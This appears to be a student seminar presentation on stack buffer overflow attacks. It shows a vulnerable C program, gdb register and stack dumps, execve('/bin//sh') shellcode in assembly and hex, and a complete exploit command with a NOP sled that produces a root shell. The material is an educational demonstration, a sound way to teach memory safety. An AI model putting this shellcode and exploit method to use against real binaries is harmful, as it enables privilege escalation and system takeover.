Buffer Overflow Attacks

- Name: Alok Bhawankar
- Class: T.Y. B.Tech CSE
- Panel: 1
- Rolls No. : PA06
- Seminar Guide: Prof. Geeta Sorate

Introduction:

- Attackers exploit buffer overflow issues by overwriting the memory of an application. This changes the execution path of the program, triggering a response that damages files or exposes private information. For example, an attacker may introduce extra code, sending new instructions to the application to gain access to IT systems.
- If attackers know the memory layout of a program, they can intentionally feed input that the buffer cannot store, and overwrite areas that hold executable code, replacing it with their own code. For example, an attacker can overwrite a pointer (an object that points to another area in memory) and point it to an exploit payload, to gain control over the program.

Introduction:

- This error occurs when there is more data in a buffer than it can handle, causing data to overflow into adjacent storage.
- This vulnerability can cause a system crash or, worse, create an entry point for a cyberattack.
- C and C++ are more susceptible to buffer overflow.
- Secure development practices should include regular testing to detect and fix buffer overflows. These practices include automatic protection at the language level and bounds-checking at run-time.


Motivation

- Buffer Overflow is one of the most dangerous bugs.
- According to CWE by MITRE: “These weaknesses are often easy to find and exploit. They are dangerous because they will frequently allow adversaries to completely take over execution of software, steal data, or prevent the software from working.” That means buffer overflow is one of the common and dangerous bugs.
- Currently due to explosive growth in software industry this type of attacks causes huge loss to companies.
- Most of the Operating Systems such as Linux, Windows, MAC OS, etc uses C/C++ as their base language for libraries.
- Many Web Servers are developed in such languages and are vulnerable to Buffer Overflow Attacks.

Literature review

Inside the memory:

- The top of the memory is the kernel area, which contains the command-line parameters that are passed to the program and the environment variables.
- The bottom area of the memory is called text and contains the actual code, the compiled machine instructions, of the program. It is a read-only area, because these should not be allowed to be changed.
- Above the text is the data, where uninitialized and initialized variables are stored.
- On top of the data area, is the heap. This is a big area of memory where large objects are allocated (like images, files, etc.)
- Below the kernel is the stack. This holds the local variables for each of the functions. When a new function is called, these are pushed on the end of the stack (see the stack abstract data type for more information on that).




The Program

```c
#include <stdio.h>
#include <string.h>

void func(char *name)
{
     char buf[100];
     strcpy(buf, name);
     printf("Welcome %s\n", buf);
}

int main(int argc, char *argv[])
{
    func(argv[1]);
    return 0;
}
```




Breaking the Code

```
(gdb) disas func
Dump of assembler code for function func:
   0x0804841b <+0>:     push   %ebp
   0x0804841c <+1>:     mov    %esp,%ebp
   0x0804841e <+3>:     sub    $0x64,%esp
   0x08048421 <+6>:     pushl  0x8(%ebp)
   0x08048424 <+9>:     lea    -0x64(%ebp),%eax
   0x08048427 <+12>:    push   %eax
   0x08048428 <+13>:    call   0x80482f0 <strcpy@plt>
   0x0804842d <+18>:    add    $0x8,%esp
   0x08048430 <+21>:    lea    -0x64(%ebp),%eax
   0x08048433 <+24>:    push   %eax
   0x08048434 <+25>:    push   $0x80484e0
   0x08048439 <+30>:    call   0x80482e0 <printf@plt>
   0x0804843e <+35>:    add    $0x8,%esp
   0x08048441 <+38>:    nop
   0x08048442 <+39>:    leave
   0x08048443 <+40>:    ret
End of assembler dump.
```

```
(gdb) run $(python -c 'print "\x41" * 100 + "\x42\x42\x42\x42" + "\x43\x43\x43\x43"')
Starting program: /tmp/coen/buf $(python -c 'print "\x41" * 100 + "\x42\x42\x42\x42" + "\x43\x43\x43\x43"')
Welcome AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBCCCC

Program received signal SIGSEGV, Segmentation fault.
0x43434343 in ?? ()
```

Overflowing Buffer




```
(gdb) info registers
eax            0x75         117
ecx            0x75         117
edx            0xb7fb3870   -1208272784
ebx            0x0          0
esp            0xbffffdc4   0xbffffdc4
ebp            0x42424242   0x42424242
esi            0x2          2
edi            0xb7fb2000   -1208279040
eip            0x43434343   0x43434343
eflags         0x10282      [ SF IF RF ]
cs             0x73         115
ss             0x7b         123
ds             0x7b         123
es             0x7b         123
fs             0x0          0
gs             0x33         51
```

Exploiting the Code


```
xor     eax, eax     ; Clearing eax register
push    eax          ; Pushing NULL bytes
push    0x68732f2f   ; Pushing //sh
push    0x6e69622f   ; Pushing /bin
mov     ebx, esp     ; ebx now has address of /bin//sh
push    eax          ; Pushing NULL byte
mov     edx, esp     ; edx now has address of NULL byte
push    ebx          ; Pushing address of /bin//sh
mov     ecx, esp     ; ecx now has address of address
                     ; of /bin//sh byte
mov     al, 11       ; syscall number of execve is 11
int     0x80         ; Make the system call
```

Now extract the 25 bytes of shellcode:

\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80

Placing the ShellCode

- NOP-sled
  A NOP-sled is a sequence of NOP (no-operation) instructions meant to "slide" the CPU's instruction execution flow to the next memory address. Anywhere the return address lands in the NOP-sled, it's going to slide along the buffer until it hits the start of the shellcode. NOP-values may differ per CPU, but for the OS and CPU we're aiming at, the NOP-value is \x90.



Payload Execution

```
(gdb) x/100x $sp-200
0xbffffcfc:     0xbffffd78      0xb7fff000      0x0804820c      0x080481ec
0xbffffd0c:     0x27409b00      0xb7fffa74      0xb7dfe804      0xb7e3b98b
0xbffffd1c:     0x00000000      0x00000002      0xb7fb2000      0xbffffdbc
0xbffffd2c:     0xb7e43266      0xb7fb2d60      0x080484e0      0xbffffd54
0xbffffd3c:     0xb7e43240      0xbffffd58      0xb7fff918      0xb7e43245
0xbffffd4c:     0x0804843e      0x080484e0      0xbffffd58      0x90909090
0xbffffd5c:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffd6c:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffd7c:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffd8c:     0x90909090      0x90909090      0x31909090      0x2f6850c0
0xbffffd9c:     0x6868732f      0x6e69622f      0x8950e389      0xe18953e2
0xbffffdac:     0x80cd0bb0      0x45454545      0x45454545      0x45454545
0xbffffdbc:     0x45454545      0x45454545      0xbfffff00      0x00000000
0xbffffdcc:     0xb7e10456      0x00000002      0xbffffe64      0xbffffe70
0xbffffddc:     0x00000000      0x00000000      0x00000000      0xb7fb2000
0xbffffdec:     0xb7fffc04      0xb7fff000      0x00000000      0x00000002
0xbffffdfc:     0xb7fb2000      0x00000000      0xfda9b8fe      0xc05a34ee
0xbffffe0c:     0x00000000      0x00000000      0x00000000      0x00000002
0xbffffe1c:     0x08048320      0x00000000      0xb7ff0340      0xb7e10369
0xbffffe2c:     0xb7fff000      0x00000002      0x08048320      0x00000000
0xbffffe3c:     0x08048341      0x08048444      0x00000002      0xbffffe64
0xbffffe4c:     0x08048460      0x080484c0      0xb7feae20      0xbffffe5c
0xbffffe5c:     0xb7fff918      0x00000002      0xbfffff44      0xbfffff52
0xbffffe6c:     0x00000000      0xbfffffbf      0xbfffffcb      0xbfffffd7
0xbffffe7c:     0xbfffffe5      0x00000000      0x00000020      0xb7fd9da4
```

```
coen@kali:/tmp/coen$ ./envexec.sh buf $(python -c 'print "\x90" * 63 + "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80" + "\x6c\xfd\xff\xbf" * 5')
Welcome ���������������������������������������������������������������1�Ph//shh/bin��P��S���
l���l���l���l���l���
# whoami
root
#
```

Research Gaps

- Currently most of the Web Servers runs on libraries written in C/C++.
- Many python libraries are susceptible to this attack.
- Most IDS don’t recognize such attacks.

Future Scope

- We can create IDS based on predictions using Software Metrics and Machine Learning Models.

Conclusion

- Secure development practices should include regular testing to detect and fix buffer overflows.
- The most reliable way to avoid or prevent buffer overflows is to use automatic protection at the language level.
- The art of exploitation can be summarized in four major steps:
  1) Vulnerability Identification
  2) Offset Discovery and stabilization
  3) Payload construction
  4) Exploitation

References

- Maroš Barabas, Ivan Homoliak, Matej Kačic, Petr Hanacek. October 2013. Detection of Network Buffer Overflow Attacks: A Case Study. http://www.researchgate.net.
- Samanvay Gupta. Issue 1 (May-June 2012). Buffer Overflow Attack, IOSR Journal of Computer Engineering (IOSRJCE) ISSN : 2278-0661 Volume 1, , PP 10-23. www.iosrjoiunals.org
- https://www.coengoedegebure.com/buffer-overflow-attacks-explained/
- Love Kumar Sah, Sheikh Ariful Islam, and Srinivas Katkoor. Nov 2018. Variable Record Table: A Run-time Solution for Mitigating Buffer Overflow Attack, www.ResearchGate.org.
- Andreea Bican, Răzvan Deaconescu, Wei Ngan Chin. 2018 . Verification of C Buffer Overflows in C Programs. www.ieeexplore.ieee.org